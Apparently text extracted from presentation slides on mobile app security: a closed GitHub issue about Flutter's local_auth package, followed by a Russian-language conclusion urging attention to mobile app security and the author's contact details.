michaelgobbers opened this issue on Nov 24, 2020 · 2 comments

# local\_auth

[https://github.com/flutter/packages/tree/main/packages/local\\_auth/](https://github.com/flutter/packages/tree/main/packages/local_auth/)

**Closing, as this doesn't appear to be describing a security issue, or an effective mitigation even if it were. If I'm misunderstanding, please provide a link to a discussion of how this constitutes an actual security issue and how your proposed change would prevent it.**

**Каков же вывод?**



Мобильные приложения заслуживают отдельного внимания со стороны безопасности. Не стоит надеяться на мифические проверки магазинов приложений или считать, что это всего лишь отображение данных с серверной части. Это уже давно не так.

Мобильные приложения сегодня - это неотъемлемая, а иногда и одна из главных частей всей системы. Мало того, что оно выполняется в неблагоприятной среде, так еще и может хранить большое количество конфиденциальных данных пользователя и различную информацию о вашей инфраструктуре.



Безопасность программ, которые мы используем каждый день, которые установлены у нас на телефоне, которые оперируют нашими данными, должна быть если не на первом плане, то хотя бы в тройке лидеров



СТИНГРЕЙ

Юрий Шабалин

@Mr\_R1p

yshabalin@stingray-mobile.ru



**<https://stingray-mobile.ru>**

**[https://t.me/mobile\\_appsec\\_world](https://t.me/mobile_appsec_world)**